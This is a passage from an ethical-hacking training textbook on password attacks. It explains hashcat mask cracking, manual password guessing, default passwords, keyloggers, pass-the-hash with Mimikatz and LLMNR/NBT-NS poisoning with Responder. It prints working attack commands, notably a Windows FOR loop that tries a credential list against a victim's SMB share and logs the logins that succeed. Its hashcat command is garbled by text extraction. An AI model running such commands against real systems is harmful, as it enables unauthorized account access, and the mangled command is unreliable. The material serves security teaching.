     --force                   |      | Ignore warnings                                            |
     --deprecated-check-disable|      | Enable deprecated plugins                                  |
     --status                  |      | Enable automatic update of the status screen               |
     --status-json             |      | Enable JSON format for status output                       |
     --status-timer            | Num  | Sets seconds between status screen updates to X            | --status
-timer=1
     --stdin-timeout-abort     | Num  | Abort if there is no input from stdin for X seconds        | --stdin-
timeout-abort=300
     --machine-readable        |      | Display the status view in a machine-readable format       |
     --keep-guessing           |      | Keep guessing the hash after it has been cracked           |
     --self-test-disable       |      | Disable self-test functionality on startup                 |
     --loopback                |      | Add new plains to induct directory                         |
     --markov-hcstat2          | File | Specify hcstat2 file to use                                | --markov
-hcstat2=my.hcstat2
     --markov-disable          |      | Disables markov-chains, emulates classic brute-force       |
     --markov-classic          |      | Enables classic markov-chains, no per-position             |
 -t, --markov-threshold        | Num  | Threshold X when to stop accepting new markov-chains       | -t 50
     --runtime                 | Num  | Abort session after X seconds of runtime                   | --runtim
```

Figure 6.11: Screenshot of hashcat

Run the following command to crack passwords that are eight characters in length, where the first character is either an uppercase or a lowercase letter, the last four characters are digits, the first two digits are 1 and 9, and the remaining characters are lowercase letters.

`hashcat -a 3 -m 0 md5_hasheshashcat -a 3 -m 0 md5_hashes.txt -1 ?l?u ?1?l?l?l19?d?ds-1 ?l?u` → Specifies that the character is either an uppercase or a lowercase alphabets. To crack a password hash of unknown length, use the **`--increment`** flag by providing the maximum and minimum length of the password.

`hashcat -m 0 -a 3 -i --increment-min=6 --increment-max=10 53ab0dff8ecc7d5a18b4416d00568f02 ?l?l?l?l?l?l?l?l?l?l`

`--increment-min=6` → Minimum length of the password is 6

`--increment-max=10` → Maximum length of the password is 10

- **Password Guessing**

  Password guessing is a password-cracking technique that involves attempting to log on to the target system with different passwords manually. Guessing is the key element of

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

manual password cracking. The attacker creates a list of all possible passwords from the information collected through social engineering or any other method and tries them manually on the victim's machine to crack the passwords.

The following are the steps involved in password guessing:

- Find a valid user
- Create a list of possible passwords
- Rank passwords from high to low probability
- Key in each password, until the correct password is discovered

Hackers can crack passwords manually or by using automated tools, methods, and algorithms. They can also automate password cracking using a simple FOR loop, or create a script file that tries each password in a list. These techniques are still considered manual cracking. The failure rate of this type of attack is high.

Manual Password-Cracking Algorithm

In its simplest form, this algorithm can automate password guessing using a simple FOR loop. In the example that follows, an attacker creates a simple text file with usernames and passwords and iterates them using the FOR loop.

The main FOR loop can extract the usernames and passwords from the text file, which serves as a dictionary as it iterates through every line:

```
[file: credentials.txt]
administrator ""
administrator password
administrator administrator
[Etc.]
```

Type the following commands to access the text file from a directory:

```
c:\>FOR /F "tokens=1,2*" %i in (credentials.txt)^
More? do net use \\victim.com\IPC$ %j /u:victim.com\%i^
More? 2>>nul^
More? && echo %time% %date% >> outfile.txt^
More? && echo \\victim.com acct: %i pass: %j >> outfile.txt
c:\>type outfile.txt
```

The outfile.txt file contains the correct username and password, if the username and password in credentials.txt are correct. An attacker can establish an open session with the victim server using his/her system.

Default Passwords

Default passwords are those supplied by manufacturers with new equipment (e.g., switches, hubs, routers). Usually, default passwords provided by the manufacturers of

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

password-protected devices allow the user to access the device during the initial setup and then change the password. However, often an administrator will either forget to set the new password or ignore the password-change recommendation and continue using the original password. Attackers can exploit this lapse and find the default password for the target device from manufacturer websites or using online tools that show default passwords to access the target device successfully. Attackers use default passwords in the list of words or dictionary that they use to perform password-guessing attacks.

The following are some of the online tools to search default passwords:

- *https://www.fortypoundhead.com*
- *https://cirt.net*
- *https://www.routerpasswords.com*
- *https://default-password.info*
- *https://192-168-1-1ip.mobi*




Figure 6.12: Screenshot showing default passwords

- **Trojans/Spyware/Keyloggers**

  A Trojan is a program that masks itself as a benign application. The software initially appears to perform a desirable or benign function, but instead steals information or

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

harms the system. With a Trojan, attackers can gain remote access and perform various operations limited by user privileges on the target computer.

Spyware is a type of malware that attackers install on a computer to secretly gather information about its users without their knowledge. Spyware hides itself from the user and can be difficult to detect.

A keylogger is a program that records all user keystrokes without the user's knowledge. Keyloggers ship the log of user keystrokes to an attacker's machine or hide it in the victim's machine for later retrieval. The attacker then scrutinizes the log to find passwords or other useful information that could compromise the system.

An attacker installs a Trojan/spyware/keylogger on a victim's machine to collect their usernames and passwords. These programs run in the background and send back all user credentials to the attacker.

For example, a key logger on a victim's computer can reveal the contents of all user emails. The following image depicts a scenario describing how an attacker gains password access using a Trojan/spyware/keylogger.




Figure 6.13: Active online attack using Trojan/spyware/keylogger

- **Hash Injection/Pass-the-Hash (PtH) Attack**

This type of attack is possible when the target system uses a hash function as part of the authentication process to authenticate its users. Generally, the system stores hash values of the credentials in the SAM database/file on a Windows computer. In such cases, the server computes the hash value of the user-submitted credentials or allows the user to input the hash value directly. The server then checks it against the stored hash value for authentication.




Figure 6.14: Hash injection attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers exploit such authentication mechanisms and first exploit the target server to retrieve the hashes from the SAM databases. They then input the hashes acquired directly into the authentication mechanism to authenticate with the user's stolen pre-computed hashes. Thus, in a hash injection/PtH attack, the attackers inject a compromised LanMan (LM) or NTLM hash into a local session and then use the hash to authenticate to the network resources. Any server or service (running on Windows, UNIX, or any other OS) using NTLM or LM authentication is susceptible to this attack. This attack can be launched on any OS, but Windows could be more vulnerable owing to its Single-Sign-On (SSO) feature that stores passwords inside the system and enables users to access all the resources with a one-time login.

Different techniques are used to perform a hash injection/PtH attack:

- The attacker tries to compromise admin privileges to capture cache values of the user's password hashes from the local user account database or SAM. However, offline usage of these cached hashes can be restricted by the network admin. Hence, this approach may not always be feasible.
- The attacker dumps the password hashes from the local user account database or SAM to retrieve password hashes of local users, and gains access to admin accounts to compromise other connected systems.
- The attacker captures LM or NTLM challenge–response messages between the client and server to extract encrypted hashes through brute-forcing.
- The attacker retrieves the credentials of local users as well as those belonging to the security domain from the Windows lsass.exe process.

The hacker carries out this attack by implementing the following five steps:

- The hacker compromises one workstation/server using a local/remote exploit.
- The hacker extracts stored hashes using tools such as Mimikatz, and finds a domain admin account hash.
- The hacker uses tools such as Mimikatz to place one of the retrieved hashes in his/her local lsass.exe process and then uses the hash to log on to any system (domain controller) with the same credentials.
- The hacker extracts all the hashes from the Active Directory database and can now compromise any account in the domain.

- **LLMNR/NBT-NS Poisoning**

  LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSs used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSs.

  When the DNS server fails to resolve name queries, the host performs an unauthenticated UDP broadcast asking all the hosts if anyone has a name that it is looking for. As the host trying to connect is following an unauthenticated and broadcast

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

process, it becomes easy for an attacker to passively listen to a network for LLMNR (UDP port 5355) and NBT-NS (UDP port 137) broadcasts and respond to the request pretending to be a target host. After accepting a connection with a host, the attacker can utilize tools such as Responder.py or Metasploit to forward the request to a rogue server (for instance, TCP: 137) to perform an authentication process.

During the authentication process, the attacker sends an NTLMv2 hash to the rogue server, which was obtained from the host trying to authenticate itself. This hash is stored in a disk and can be cracked using offline hash-cracking tools such as hashcat or John the Ripper. Once cracked, these credentials can be used to log in and gain access to the legitimate host system.

Steps involved in LLMNR/NBT-NS poisoning:

1. The user sends a request to connect to the data-sharing system, \\DataServer, which she mistakenly typed as \\DtaServr.
2. The \\DataServer responds to the user, saying that it does not know the host named \\DtaServr.
3. The user then performs a LLMNR/NBT-NS broadcast to find out if anyone in the network knows the host name\\DtaServr.
4. The attacker replies to the user saying that it is \\DataServer, accepts the user NTLMv2 hash, and responds to the user with an error.




Figure 6.15: LLMNR/NBT-NS poisoning attack

LLMNR/NBT-NS Poisoning Tools

- **Responder**

  Source: *https://github.com*

  Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB. As shown in the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

screenshots, attackers use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, NTLM username, and password hash.




Figure 6.16: Screenshot of Responder

